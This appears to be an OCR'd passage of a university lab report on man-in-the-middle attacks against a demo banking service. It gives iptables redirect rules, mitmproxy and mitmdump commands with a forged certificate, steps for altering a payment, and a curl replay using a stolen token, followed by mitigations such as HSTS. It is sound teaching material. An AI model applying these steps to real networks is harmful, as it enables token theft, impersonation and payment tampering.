



Figure 5.4: Hijacked telnet connection on the Attacker

## 5.3 TCP session hijacking mitigations

How do we prevent session hijacking? The best defense clearly is end-to-end encryption and authentication. Indeed, if the Client would have been using SSH instead of Telnet, the attack would not have been possible. Here is a short summary of mitigations against this type of attack:

- End-to-end encryption: as said, this is one of the most reliable ways to defend against session hijacking
- Good random number generation: the server should generate Sequence Numbers in an unpredictable way, in order to make bruteforce attacks less feasible for malicious actors.
- Secure protocols: authentication is key, use SSH over Telnet and secure protocols when possible.

# 6 Application layer MitM

## 6.1 Scenario

The Server is actually running a banky service on port 80 (*http*) and 443 (*https*). It is mandatory to have an authorization token in order to make any request to banky. The Client wants to make some requests to banky via *http* and *https* using the token. The Attacker stands between the Client and the Server, thanks to the previous MitM attack.

## 6.2 The idea behind the attack

In this chapter, we will perform a Session Hijacking attack at Application layer, exploiting the previous MitM attack. The main purpose is to steal the authorization token used by the client for making requests to the server. In this way the attacker can impersonate the client and send legitimate requests to the server.
It is very easy to steal the token if the client and server establish an *http* connection, because everything is sent in clear. Hence, if the attacker is able to intercept the traffic, it will retrieve the token. The attacker is currently between the client and server, so it is already able to steal the token for an *http* connection.
Instead, if the client and the attacker establish an *https* connection, it is more difficult to retrieve the token given that the traffic is encrypted. However, the attacker can exploit the fact to be in the middle. The steps of the attack, to see in clear the data sent between client and the server, are:

1. The client makes a request to https://server/.
2. The attacker forwards the client's request to the server, establishing an *https* connection with it.
3. The attacker forwards the server's response to the client, establishing a new *https* connection with it.
4. At this point, there two *https* connections are established: one between client and server and the other between the attacker and the server.
5. The client believes to communicate with the server via *https*, instead it is communicating with attacker. Hence, the attacker is able to decrypt the traffic in order to intercept and modify every request or response between the client and the server.





Figure 6.1: *https* MitM Schema

## 6.3 The attack and mitmproxy

The attacker wants to capture any connection between the client and the server, without changing the configuration of the hosts. So, the attacker can run mitmproxy in order to set up a proxy where all the traffic from the client with destination port 80 (*http*) and destination port 443 (*https*) will be redirected to it. Mitmproxy is a very flexible set of tools which are geared towards Man-in-the-Middle proxying. Thanks to mitmproxy, an attacker can intercept HTTP and HTTPS requests and responses and modify them on the fly or save complete HTTP conversations in order to perform a replay attack later. It is composed by three tools:

- mitmproxy is an interactive intercepting proxy with a console interface.
- mitmweb is a web-based interface for mitmproxy.
- mitmdump is the command-line version of mitmproxy.

The attacker has to add two custom iptables rules to redirect all the *http* and *https* traffic to the proxy. The proxy will listen at port 8080. To check the actual iptables rule in the attacker's machine:

```
$ iptables -L
```

```
root@attacker:~# iptables -L
Chain INPUT (policy ACCEPT)
target     prot opt source               destination

Chain FORWARD (policy ACCEPT)
target     prot opt source               destination

Chain OUTPUT (policy ACCEPT)
target     prot opt source               destination
```

Figure 6.2: Iptables list

To check the actual iptables rule in the nat table in the attacker's machine:

```
$ iptables -t nat -L
```

```
root@attacker:~# iptables -t nat -L
Chain PREROUTING (policy ACCEPT)
target     prot opt source               destination

Chain INPUT (policy ACCEPT)
target     prot opt source               destination

Chain OUTPUT (policy ACCEPT)
target     prot opt source               destination
DOCKER_OUTPUT  all  --  anywhere             localhost

Chain POSTROUTING (policy ACCEPT)
target     prot opt source               destination
DOCKER_POSTROUTING  all  --  anywhere             localhost

Chain DOCKER_OUTPUT (1 references)
target     prot opt source               destination
DNAT       tcp  --  anywhere             localhost            tcp dpt:domain to:127.0.0.11:37901
DNAT       udp  --  anywhere             localhost            udp dpt:domain to:127.0.0.11:38020

Chain DOCKER_POSTROUTING (1 references)
target     prot opt source               destination
SNAT       tcp  --  localhost            anywhere             tcp spt:37901 to::53
SNAT       udp  --  localhost            anywhere             udp spt:38020 to::53
```

Figure 6.3: Iptables list of nat table

There are no custom rules from Figure 6.2 and Figure 6.3, except for some default Docker rules. To add the new custom rules in the attacker's machine:

```
$ iptables -t nat -A PREROUTING -i eth0 -p tcp --dport 80 -j REDIRECT
    --to-port 8080
$ iptables -t nat -A PREROUTING -i eth0 -p tcp --dport 443 -j REDIRECT
    --to-port 8080
```

*Iptables* options legend:

- **-t <TABLE>**
  Table <TABLE> to manipulate.
- **-A <CHAIN>**
  Append to chain <CHAIN>.

- **-i <IFACE>**
  Network interface name <IFACE>.
- **-p <PORT>**
  Protocol <PORT>.
- **–dport**
  Apply the rule to all packets with destination port <PORT>.
- **-j <TARGET>**
  Jump to target → redirect all connections from port <PORT>.
- **–to-port <PORT>**
  Target port → redirect to port <PORT>.

To be sure that the custom rules have been successfully inserted, type again:

```
$ iptables –t nat –L
```

```
root@attacker:~# iptables -t nat -A PREROUTING -i eth0 -p tcp --dport 80 -j REDIRECT --to-port 8080
root@attacker:~# iptables -t nat -A PREROUTING -i eth0 -p tcp --dport 443 -j REDIRECT --to-port 8080
root@attacker:~# iptables -t nat -L
Chain PREROUTING (policy ACCEPT)
target     prot opt source               destination
REDIRECT   tcp  --  anywhere             anywhere             tcp dpt:http redir ports 8080
REDIRECT   tcp  --  anywhere             anywhere             tcp dpt:https redir ports 8080

Chain INPUT (policy ACCEPT)
target     prot opt source               destination

Chain OUTPUT (policy ACCEPT)
target     prot opt source               destination
DOCKER_OUTPUT  all  --  anywhere             localhost

Chain POSTROUTING (policy ACCEPT)
target     prot opt source               destination
DOCKER_POSTROUTING  all  --  anywhere             localhost

Chain DOCKER_OUTPUT (1 references)
target     prot opt source               destination
DNAT       tcp  --  anywhere             localhost            tcp dpt:domain to:127.0.0.11:37901
DNAT       udp  --  anywhere             localhost            udp dpt:domain to:127.0.0.11:38020

Chain DOCKER_POSTROUTING (1 references)
target     prot opt source               destination
SNAT       tcp  --  localhost            anywhere             tcp spt:37901 to::53
SNAT       udp  --  localhost            anywhere             udp spt:38020 to::53
```

Figure 6.4: Iptables list of nat table updated

The new rules should be added in the PREROUTING chain as shown in Figure 6.4. Now, mitmproxy can be started:

```
$ mitmproxy ––mode transparent ––ssl–insecure
```

*mitmproxy* options legend:

- **–mode <MODE>**
  Run mitmproxy in mode <MODE>.
- **–ssl-insecure**
  Allow self-signed certificate.

Mitmproxy is started in transparent mode in order to set up a transparent proxy between client and server. The flag –ssl-insecure is to accept the self-signed certificate of the *https* banky server. If the client goes to the *http* banky server, the command interface of mitmproxy shows:

```
Flows
>>14:54:48 HTTP  GET    192.168.0.30 /                                    200       text/html 3.93k 417ms
  14:54:49 HTTP  GET    192.168.0.30 /assets/css/bulma.css                200        text/css ….51k  85ms
  14:54:49 HTTP  GET    192.168.0.30 /assets/js/jquery.js                 200 …ion/javascript ….39k 349ms
  14:54:49 HTTP  GET    192.168.0.30 /assets/css/bulma-extension.css      200        text/css ….37k 358ms
  14:54:49 HTTP  GET    192.168.0.30 /assets/js/bulma-extension.js        200 …ion/javascript ….36k 171ms
  14:54:49 HTTP  GET    192.168.0.30 /assets/css/style.css                200        text/css  508b 249ms
  14:54:49 HTTP  GET    192.168.0.30 /assets/js/fontawesome.js            200 …ion/javascript 1.14m 259ms
  14:54:49 HTTP  GET    192.168.0.30 /assets/js/sweetalert.js             200 …ion/javascript ….93k 250ms
  14:54:49 HTTP  GET    192.168.0.30 /assets/js/script.js                 200 …ion/javascript 1.24k 228ms
  14:54:50 HTTP  GET    192.168.0.30 /assets/images/cybersecurity.png     200      image/png ….43k 186ms
  14:54:51 HTTP  GET    192.168.0.30 /favicon.ico                         200   image/x-icon 4.19k  29ms

[1/11]  [transparent]                                                                          [*:8080]
```

Figure 6.5: Start mitmproxy

Mitmproxy is able to intercept every GET request made by the client to the server. The mouse or the keyboard can be used to move inside the interface. Now, the client pays an amount of money making a POST request to the *http* Banky server and mitmproxy intercepts it. In the client's machine:





Figure 6.6: POST request to HTTP Banky in client's machine

Mitmproxy has intercepted the POST request:





Figure 6.7: mitmproxy intercepts POST request

The details of the POST request are visible clicking the URL of the POST request in the console interface:


Figure 6.8: Details of the intercepted POST request

Click *q* on the keyboard to go back to the main interface. The attacker can retrieve the authorization token and the request payload from the details of the POST request given that the communication is in clear. The attacker can set a filter in order to intercept and block certain requests to modify them on the fly. For example, the attacker can set a filter to modify the POST request of the client:

- Press *i* to insert a filter.
- Insert $\sim u$ to specify a regular expression used to filter the URL.
- Add the regular expression to match the POST request $\sim u$ */pay*.

After that, mitmproxy is able to block every request with */pay* in the URL. The blocked requests are underlined in red:


Figure 6.9: Blocked POST request

The attacker can click on the URL of the blocked POST request and edit any field of the request pressing *e*. For example, the attacker could modify the request payload:





Figure 6.10: Modify request payload

Then, choosing *request-body*, a vim edit will spawn to modify the payload:





Figure 6.11: Vim editor to modify the payload

So, the attacker can modify the field *pay* to a certain value, for example 999. Then, the attacker can click *q* to go back to the main interface and press *a* to resume the modified POST request. Now, the client no longer pays 55, but 999.





Figure 6.12: New payment of the client

The attacker was able to see the token in clear and even to modify on the fly the POST request. However, the attacker wants also to modify the **https** requests. So, a custom Python script can be ran with mitmdump. The script is able to perform the attack described in the section 6.2 establishing two *https* connections: one between the server and the attacker and the other between the client and the attacker. To establish the latter connection, it is used a new self-signed certificate. Indeed, if the client goes to *https://server/*, the actual self-signed certificate is from the University of Trento:





Figure 6.13: Original self-signed certificate of *https* Banky

The attacker can run the python scripts with mitmdump typing:

```
$ mitmdump ––mode transparent ––ssl–insecure ––certs *=/root/Desktop/mitm.pem
  ––script /root/Desktop/https_mitm.py ––set pay=1000000
```

*mitmdump* options legend:

- **–mode <MODE>**
  Run mitmproxy in mode <MODE>.
- **–ssl-insecure**
  Allow self-signed certificate.
- **–certs <[DOMAIN]=[CERT]>**
  Use custom certificate [CERT] for the domain [DOMAIN].
- **–script <SCRIPT>**
  Run the <SCRIPT>.
- **–set <[OPTION]=[VALUE]**
  Set the script [OPTION] to value [VALUE]. In this case, the custom option is *pay*.

The proxy is listening at port 8080:

```
root@attacker:~# mitmdump --mode transparent --ssl-insecure --certs *=/root/Desktop/mitm.pem  --script /root/Desktop/ht
tps_mitm.py --set pay=1000000
Loading script /root/Desktop/https_mitm.py
Proxy server listening at http://*:8080
```

Figure 6.14: Start mitmdump with the Python script

Now, if the client wants to connect to *https://server/*, there will be new self-signed certificate defined in the command used to start mitmdump. Indeed, the new certificate will be signed by an organization called *Thanks for your private data*:





Figure 6.15: New self-signed certificate of *https* Banky

When the client makes a POST request to Banky via *https* connection, the proxy will be able to intercept the token and modify the field *pay* in the request payload to the value 1000000 passed before:


Figure 6.16: Intercept token and modify payload with mitmdump

If the attacker does not want to create an own certificate to pass to the script, mitmproxy will create a default certificate to establish the *https* connection between the client and the attacker. this last part of the attack can be performed even with mitmproxy via command interface. So, the attacker was able to intercept and modify any *http* and *https* request between client and server. However, the main purpose is to impersonate the client in order to hijack the session. Hence, the attacker can retrieve the authorization token from figure 6.16 and make a request as if he was the client. Curl can be used to make a POST request quickly:

```
$ curl −X POST −H "Content−Type:application/json" −H "Authorization:<TOKEN>"
  −d '<PAYLOAD>' −k https://server/api/v1/pay
```

*Curl* options legend:

- **-X <REQUEST>**
  The request method to use.
- **-H <HEADER>**
  Headers to supply the request.
- **-d <DATA>**
  Send data in POST request.
- **-k**
  Allow insecure connections succeed.





Figure 6.17: POST request with Curl

The attacker will receive the right response from the server like in Figure 6.17. So, he was able to make a POST request successfully impersonating the client.

## 6.4 Application layer MitM mitigations

Basically, every Man-in-the-Middle attack takes advantage of weak authentication practices. To prevent MitM attacks:

- Use secure protocols and avoid insecure protocols such as *http*, where the data are sent in clear.
- Verify certificates and do not trust self-signed certificate.
- Force HTTPS connections thanks to HSTS.

HSTS stands for *HTTP Strict Transport Security* and it is a policy mechanism that helps to protect websites against MitM attacks. It allows web servers to declare that the web browsers or user agents should automatically interact with it using only *https* connections. So, it is a policy that forces connections to be *https* and not *http*.